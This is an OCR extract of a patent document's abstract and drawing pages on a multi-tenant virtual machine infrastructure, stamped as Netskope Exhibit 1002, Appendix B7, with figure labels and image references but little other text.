
Publication Classification

(51) **Int. Cl.**
G06F 15/16 (2006.01)

(52) **U.S. Cl.** **709/225**

(57) **ABSTRACT**

A multi-tenant virtual machine infrastructure (MTVMI) allows multiple tenants to independently access and use a plurality of virtual computing resources via the Internet. Within the MTVMI, different tenants may define unique configurations of virtual computing resources and unique rules to govern the use of the virtual computing resources. The MTVMI may be configured to provide valuable services for tenants and users associated with the tenants.






FIG. 1

Netskope Exhibit 1002 - Appendix B7




FIG. 2




FIG. 3A

Netskope Exhibit 1002 - Appendix B7



355
360
365
350
370
Elastic Test Lab
illumita
Report Bug
My Computer
Files Stored on This Computer
Hard Disk Drives
Shared Documents
Local Disk (C:)
Start

FIG. 3B




FIG. 4




FIG. 5

Netskope Exhibit 1002 - Appendix B7




FIG. 6

Netskope Exhibit 1002 - Appendix B7




FIG. 6A

Netskope Exhibit 1002 - Appendix B7




FIG. 7




FIG. 8

Netskope Exhibit 1002 - Appendix B7




FIG. 9

